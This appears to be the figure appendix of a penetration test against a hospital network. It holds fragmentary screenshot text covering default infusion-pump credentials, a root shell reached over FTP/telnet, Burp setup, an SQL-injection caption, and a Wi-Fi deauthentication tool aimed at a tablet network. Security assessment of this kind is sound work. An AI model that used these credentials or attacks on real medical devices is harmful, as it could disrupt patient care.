WARNING: Waiting for service 'Avast Antivirus (avast! antivirus)'
WARNING: Waiting for service 'Avast Antivirus (avast! antivirus)'
WARNING: Waiting for service 'Avast Antivirus (avast! antivirus)'
  
```



22 – The MFH target files are displayed before the execution of the ransomware program



23 – The properties of the files also show that the process is completed as its options



24 – The properties of the files also show that the process is completed as its options

Field/Button	Content/Action
Security	Disabled WEP WPA Personal WPA Enterprise When WEP is selected, displays Authentication Type, Key Length, WEP Keys 0 - 3, and Default Key fields When WPA Personal is selected, displays Encryption Protocol and Shared Key field When WPA Enterprise is selected, displays Authentication Type and Validate Server Cert objects and fields Default: Disabled

Field/Button	Content/Action
Web User	Web log in username. Format: ASCII, 1-31 characters. Colon (:) is not allowed Default: admin
Web Password	Web password. Format: ASCII, 1-20 characters Default: admin Note: By default the password field is blank but for each character entered a dot is displayed.
Confirm Password	Confirms the password entered displaying as a dot for each character Note: An error message displays if the confirmed password does not match the web password
Previous	Displays the previous screen
Reset	Allows you to reconfigure the current page only

25 – The hardcoded credentials including web interface IP address and default IP address

```

a) Enter the serial number.
b) Power the infuser OFF, and then ON again. The infuser is ready for operation.
430-11541-001
CE Configuration Guide
Configuration Guide
General Notes
This document is a general guide for using the CE Configuration Tool.
Note: Please refer to the Installation and Configuration Guide and the User Guide for
proper use, warnings and cautions associated with the Hospira MedNet® Software.
The application software is a web page server that resides in the CE. From the server on which
HMSS resides, access the infuser Status screen by entering:
https://infuserIPaddress:8443
Note: The default IP address for the infuser is 192.168.0.100 and the Netmask is
255.255.0.0
Scope
The scope of this document is to outline the functionality of the CE Configuration web page that
displays in the Microsoft® Internet Explorer Version 6 browser window.
This document does not address the functionality of the browser in which the web page displays,
nor does it address specific topics related to Ethernet, TCP/IP, Internet, or wireless security and
authentication.
Assumptions
The user has a working knowledge of the following terms, features, concepts and facilities:
• Operation of Microsoft® Windows
• Operation of Microsoft® Internet Explorer Version 6 browser
• Basic understanding of Ethernet, IP addresses, MAC Addresses, Subnet Masks, Gateways,
DHCP, DNS, Domains
• Basic understanding of HTTP including Basic Authentication, SSL, user IDs, and passwords
• Basic understanding of other Ethernet protocols including Telnet, FTP, TCP, UDP
• URL formats including protocol and port specifications

```

26 – The hardcoded credentials including web interface IP address and default IP address 2

```

SSID ←
Alphanumeric, space, and the following characters:
~!@#%&*()_{}|:<>`-=';','./
2-32characters
Additionally, the following three characters cannot be the first
character: ! # ;
Frequency
802.11b (2.4GHz)
802.11b/802.11g (2.4GHz)
802.11g (2.4GHz)
802.11a (5GHz)
Auto
Default: Auto (The "Auto" option is comprised of 802.11a, 802.11b
and 802.11g.)
Note: Selecting Auto prompts a sequential search and may be
slower
802.11B Preamble
Long
(Available only when 802.11b/
802.11g is selected)
Short
Default: Long ←
430-11541-001
12
CE Configuration Guide
Field/Button
Content/Action
Power Save
Continuous Access Mode
Maximum Power Save

```

27 – The hardcoded credentials including SSID and default keys

```

Default: Disabled
CE Configuration Guide
13
430-11541-001
Security - WEP Selected
Field/Button
Content/Action
Security ←
Disabled ←
WEP (Static only)
WPA Personal
WPA Enterprise
When WEP is selected, displays Authentication Type, Key Length,
WEP Keys 0 - 3, and Default Key fields
When WPA Personal is selected, displays Shared Key field
When WPA Enterprise is selected, displays Authentication Type
and Validate Server Cert objects and fields
Default: Disabled
Authentication Type (WEP
selected)
Open
Shared
Default: Open ←
Key Length
WEP 40 (40 + 24/10 hex digits)
WEP 104 (104 + 24/26 hex digits)
WEP Key 0
(Required field if this WEP
key number is selected in
the "Default Key" field)

```

28 – Running the telnet and ftp commands on the default IP address of 192.168.0.100

```

root@kali:~# ftp 192.168.0.100
Connected to 192.168.0.100.
220-Setting memory limit to 1024+1024kbytes
220-Local time is now 00:02 and the load is 0.78.
220 You will be disconnected after 1800 seconds of inactivity.
Name (192.168.0.100)


```

```

# cd bin
# ls -l
-rwxr--r-- 1 0 0 6844 Nov 11 2005 allocFail
-rwxr--r-- 1 0 0 85896 Nov 11 2005 dbReporter
-rwxr--r-- 1 0 0 27460 Nov 11 2005 driverVersionTask
-rwxr--r-- 1 0 0 148248 Nov 11 2005 druglibTask
-rwxr--r-- 1 0 0 128248 Nov 11 2005 logStoreTask
-rwxr--r-- 1 0 0 615160 Nov 11 2005 mmuTask
-rwxr--r-- 1 0 0 29576 Nov 11 2005 rebootping
-rwxr--r-- 1 0 0 27896 Nov 11 2005 regdump
-rwxr--r-- 1 0 0 121088 Nov 11 2005 serTask
-rwxr--r-- 1 0 0 28012 Nov 11 2005 setreg
-rwxr--r-- 1 0 0 30728 Nov 11 2005 sockrecv
-rwxr--r-- 1 0 0 191840 Nov 11 2005 statusTask
-rwxr--r-- 1 0 0 41788 Nov 11 2005 swUpdate
-rwxr--r-- 1 0 0 8496 Nov 11 2005 tarMCU
-rwxr--r-- 1 0 0 7244 Nov 11 2005 tgzrmesc
-rwxr-x--- 1 0 0 691416 Nov 11 2005 xsupplcant
#

```

29 – Configuring the Barcode using BarTender



30 –Barcode usage types

Enter configuration



software trigger



trigger active pulse




multiple reads per cycle



Exit and Save Configuration



31 – EOS login page



32 – Configuring Burp suite

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>	<input type="checkbox"/>	Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules: *Master interception is turned off*


Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ ^s...
<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input checked="" type="checkbox"/>	And	URL	is in target scope	

Automatically fix missing or superfluous new lines at end of request
 Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

33 – Establishing connection to EOS




34 – EOS SQL injection attack



35 – Test 10 attack details

SSID:	pwned
SSID of access point used for the web interface (if enabled). The length must be between 1 and 31 characters.	
PASSWORD:	deauther
Password of access point used for the web interface (if enabled). The length must be between 8 and 31 characters.	
CHANNEL:	9
Default WiFi channel that is used when starting.	
HIDDEN:	<input type="checkbox"/>
Hides the access point that is used for the web interface (if enabled).	
CAPTIVEPORTAL:	<input checked="" type="checkbox"/>
Enables captive portal for access point (if enabled).	
LANG:	en
Default language for the web interface. Be sure the language file exists!	

36 – wireless connection of tablet



SCAN APs
SCAN STATIONS
RELOAD

Channel: All

Station Scan Time: 15 S

INFO:

- Click Scan and wait until the blue LED on your board turns off (or changes to green), then click on Reload.
- The web interface will be unavailable during a station scan and you will have to reconnect!
- Please select only one target!

In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.

Access Points: 7

SSID	Name	Ch	RSSI	Enc	MAC	Vendor
0 MFH WiFi	ADD	2	-67	WPA*	a0:ab:1b:7e:55:ae	D-LinkIn
1 EMAVISITEUR	ADD	6	-75	WPA2	a8:bd:27:7b:85:e1	HewlettP
2 eduroam	ADD	6	-76	-	a8:bd:27:7b:85:e3	HewlettP
3 EMACONF	ADD	6	-78	WPA2	a8:bd:27:7b:85:e2	HewlettP
4 EMA	ADD	6	-78	-	a8:bd:27:7b:85:e0	HewlettP

Stations: 1

Vendor	MAC	Ch	Name	Pkts	AP	Last seen
0 SamsungE	04:1b:ba:f1:11:0d	2	ADD	1	MFH WiFi	<1 min

SELECT ALL
DESELECT ALL

37 – De-authentication attack of tablet network

Attacks	Targets	Pkts/s	START / STOP
Deauth	1	0/0	START
Beacon	8	0/0	START
Probe	8	0/0	START
All Pkts/s:		0	

Deauth

Closes the connection of WiFi devices by sending deauthentication frames to access points and client devices you selected. This is only possible because a lot of devices don't use the 802.11w-2009 standard that offers a protection against this attack. Please only select one target! When you select multiple targets that run on different channels and start the attack, it will quickly switch between those channels and you have no chance to reconnect to the access point that hosts this web interface.

38 – Beacon attack of tablet network 1

ENABLE RANDOM MODE

Enable the random mode to generate a random SSID list in a given interval.

0	Never gonna give you up	-	SAVE	X
1	Never gonna let you down	-	SAVE	X
2	Never gonna run around	-	SAVE	X
3	Never gonna make you cry	-	SAVE	X
4	Never gonna say goodbye	-	SAVE	X
5	Never gonna tell a lie	-	SAVE	X
6	Never gonna hurt you	-	SAVE	X
7	Never gonna desert you	-	SAVE	X

REMOVE ALL

39 – Beacon attack of tablet network 1

Attacks	Targets	Pkts/s	START / STOP
Death	1	0/0	START
Beacon	8	0/0	START
Probe	8	0/0	START
All Pkts/s:		0	